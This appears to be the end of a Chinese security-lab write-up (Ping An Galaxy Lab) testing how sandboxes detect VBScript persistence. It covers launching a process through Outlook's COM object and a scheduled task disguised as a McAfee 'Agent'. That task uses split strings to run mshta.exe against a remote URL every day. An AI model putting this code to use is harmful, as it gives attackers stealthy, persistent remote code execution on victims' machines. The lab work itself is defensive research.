    'Result = outlookApp.Create(sc, Null, Null, processid)
```

中等风险 --报警


沙箱测试三



```
' Create the TaskService object.
Set service = CreateObject("Schedule.Service")
Call service.Connect

' Get a folder to create a task definition in.
Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Set the registration info for the task by
' creating the RegistrationInfo object.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Agent"
regInfo.Author = "Mcafee"
```



```
Dim time
time = DateAdd("s", 10, Now)  'start time = 10 seconds from now
startTime = XmlTime(time)
endTime = "2029-12-01T08:00:00" 'end date Terminator - Skynet arrives

trigger.StartBoundary = startTime
trigger.EndBoundary = endTime
trigger.DaysInterval = 1    'Task runs every day.
trigger.ID = "DailyTriggerId"
trigger.Enabled = True
```



```
' Add an action to the task to run notepad.exe.
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = "%windir%\system32\ms" & "hta.exe "
Action.arguments = "htt" & "ps://www.[redacted]kh/"
```

THANKS

平安银河实验室

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实验室公众号